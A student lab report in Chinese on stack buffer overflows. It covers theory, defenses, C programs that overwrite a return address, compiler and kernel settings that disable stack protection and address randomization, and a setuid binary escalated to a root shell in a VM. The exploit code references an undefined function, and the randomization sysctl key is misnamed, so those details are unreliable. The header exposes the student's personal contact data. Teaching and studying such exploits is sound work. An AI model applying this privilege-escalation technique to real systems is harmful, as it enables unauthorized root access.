计算机网络安全实验报告

缓冲溢出实验

姓名	田丰瑞
班级	软件 73 班
学号	2172213528
电话	18744296191
Email	tianfr@stu.xjtu.edu.cn
日期	2020-5-21

1 实验要求

本次实验是针对程序缓冲溢出的问题，编写一个有缓冲溢出的 c 程序并攻击获取其 root shell，此外，在实验过程中，还应尽量做到：

1. 掌握缓冲区溢出的原理；
2. 掌握缓冲区溢出漏洞的利用技巧；
3. 理解缓冲区溢出漏洞的防范措施。

2 原理知识

2.1 缓冲溢出解释及其说明

通过往程序的缓冲区写超出其长度的内容，造成缓冲区的溢出，从而破坏程序的堆栈，使程序转而执行其它指令，以达到攻击的目的。造成缓冲区溢出的原因是程序中没有仔细检查用户输入的参数。例如下面程序：

void function(char *str) {char buffer[16]; strcpy(buffer,str);}

上面的 strcpy（）将直接把 str 中的内容 copy 到 buffer 中。这样只要 str 的长度大于 16，就会造成 buffer 的溢出，使程序运行出错。存在像 strcpy 这样的问题的标准函数还有 strcat（）、sprintf（）、vsprintf（）、gets（）、scanf（）等。

当然，随便往缓冲区中填东西造成它溢出一般只会出现分段错误（Segmentation fault），而不能达到攻击的目的。最常见的手段是通过制造缓冲区溢出使程序运行一个用户 shell，再通过 shell 执行其它命令。如果该程序属于 root 且有 suid 权限的话，攻击者就获得了一个有 root 权限的 shell，可以对系统进行任意操作了。

缓冲区溢出攻击之所以成为一种常见安全攻击手段其原因在于缓冲区溢出漏洞太普遍了，并且易于实现。而且，缓冲区溢出成为远程攻击的主要手段其原因在于缓冲区溢出漏洞给予了攻击者他所想要的一切：植入并且执行攻击代码。被植入的攻击代码以一定的权限运行有缓冲区溢出漏洞的程序，从而得到被攻击主机的控制权。

在 1998 年 Lincoln 实验室用来评估入侵检测的的 5 种远程攻击中，有 2 种是缓冲区溢出。而在 1998 年 CERT 的 13 份建议中，有 9 份是是与缓冲区溢出有关的，在 1999 年，至少有半数的建议是和缓冲区溢出有关的。在 ugtraq 的调查中，有 2/3 的被调查者认为缓冲区溢出漏洞是一个很严重的安全问题。

缓冲区溢出漏洞和攻击有很多种形式，会在第二节对他们进行描述和分类。相应地防卫手段也随者攻击方法的不同而不同，将在第四节描述，它的内容包括针对每种攻击类型的有效的防卫手段。

2.2 缓冲区溢出漏洞产生的基本原理及预防方法


2.2.1 缓冲区溢出模拟程序

2.2.1.1 例子一

程序的简单源代码如下：

```
#include "string.h"

#include "stdio.h"

#include<windows.h>

char name[]="AAAAAAAAAAAAAAAA";



int main() {

    char output[8];

    char name[]="AAAAAAAAAAAAABCD";



    //内存拷贝，如果 name 的长度超过 8，则出现缓冲溢出

    strcpy(output, name);



    for(int i = 0 ; i < 8 && output[i] ; i ++) {

       printf("\\0x%x",output[i]) ;

    }

    printf("\n");

    return 0;

}
```

程序的运行结果如下：



2.2.1.2 例子二

源代码如下：

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <iostream>

int k;
void fun(const char* input)
{
    char buf[8];
    strcpy(buf,input);
    k=(int)&input-(int)buf;
}
int main(int argc, char* argv[])
{
    int addr[4];
    char s[]="FindK";
    fun(s);
    int go=(int)&haha;

    //由于EIP地址是倒着表示的，所以首先把haha()函数的地址分离成字节
    addr[0]=(go << 24)>>24;
    addr[1]=(go << 16)>>24;
    addr[2]=(go << 8)>>24;
    addr[3]=go>>24;

    char ss[]="aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa";
    for(int j=0;j<4;j++){
        ss[k-j-1]=addr[3-j];
    }
    //fun(argv[1]);
    fun(ss);
    return 0;
}
```

可以看出：函数中 buf 数组仅仅分配了 8 字节的空间。然而字符串 ss 的长度明显超出数组 buf 的范围，那么传入 void fun()函数对 buf 赋值，就会出现执行 fun()函数时堆栈溢出的现象。

2.2.2 缓冲区溢出攻击的防范方法

有四种基本的方法保护缓冲区免受缓冲区溢出的攻击和影响：

1. 通过操作系统使得缓冲区不可执行，从而阻止攻击者植入攻击代码；

2. 强制写正确的代码的方法；

3. 利用编译器的边界检查来实现缓冲区的保护。这个方法使得缓冲区溢出不可能出现，从而完全消除了缓冲区溢出的威胁，但是相对而言代价比较大；
4. 一种间接的方法，这个方法在程序指针失效前进行完整性检查。虽然这种方法不能使得所有的缓冲区溢出失效，但它能阻止绝大多数的缓冲区溢出攻击。分析这种保护方法的兼容性和性能优势。

3 代码展示

本实验是在 linux，32 位虚拟机系统上配置，通过运行对应的具有缓冲溢出的 c 语言程序，从而获取 root shell 权限的。

程序源代码（用了书上所给的缓冲溢出的例子）展示如下：

```
#include <stdio.h>

#include <stdlib.h>

#include <string.h>

#include <iostream>



int k;

void fun(const char* input)

{

    char buf[8];

    strcpy(buf,input);

    k=(int)&input-(int)buf;

}

int main(int argc, char* argv[])

{

    int addr[4];

    char s[]="FindK";

    fun(s);

    int go=(int)&haha;



    //由于 EIP 地址是倒着表示的，所以首先把 haha()函数的地址分离成字节

    addr[0]=(go << 24)>>24;

         addr[1]=(go << 16)>>24;
```

```
        addr[2]=(go << 8)>>24;
        addr[3]=go>>24;


    char ss[]="aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa";
    for(int j=0;j<4;j++){
        ss[k-j-1]=addr[3-j];
    }
    //fun(argv[1]);
    fun(ss);
    return 0;
}
```

4 实验结果展示

4.1 相关配置说明

1）通过设置-fno-stack-protector 来关闭 gcc 编译器的 gs 验证码机制；

2）通过设置 -z execstack 来关闭 ld 链接器堆栈段的不可执行机制；

3）通过配置 sysctl -w kernel.randomize=0 来关闭 ubuntu 的地址随机化。

相关截图如下：

```
mwt@zhou-VirtualBox:~$ cd 桌面
mwt@zhou-VirtualBox:~/桌面$ gcc -g -fno-stack-protector -z execstack -o mwt.out
mwt.c
```

4.2 通过攻击获得 ROOT 权限

```
root@zhou-VirtualBox:/home/mwt/桌面# chown root.root mwt.out
root@zhou-VirtualBox:/home/mwt/桌面# chmod u+s mwt.out
root@zhou-VirtualBox:/home/mwt/桌面# su mwt
mwt@zhou-VirtualBox:~/桌面$ whoami
mwt
mwt@zhou-VirtualBox:~/桌面$ ./mwt.out
# whoami
root
# exit
```

可以看出，结果显示我们进入了 root 用户

5 实验总结

本次实验让我对内存，不同用户的权限有了更深的理解。通过实现了缓冲溢出攻击，让我对程序的漏洞有一个深刻的印象，这会让我在以后的编码中更加注意程序的安全性。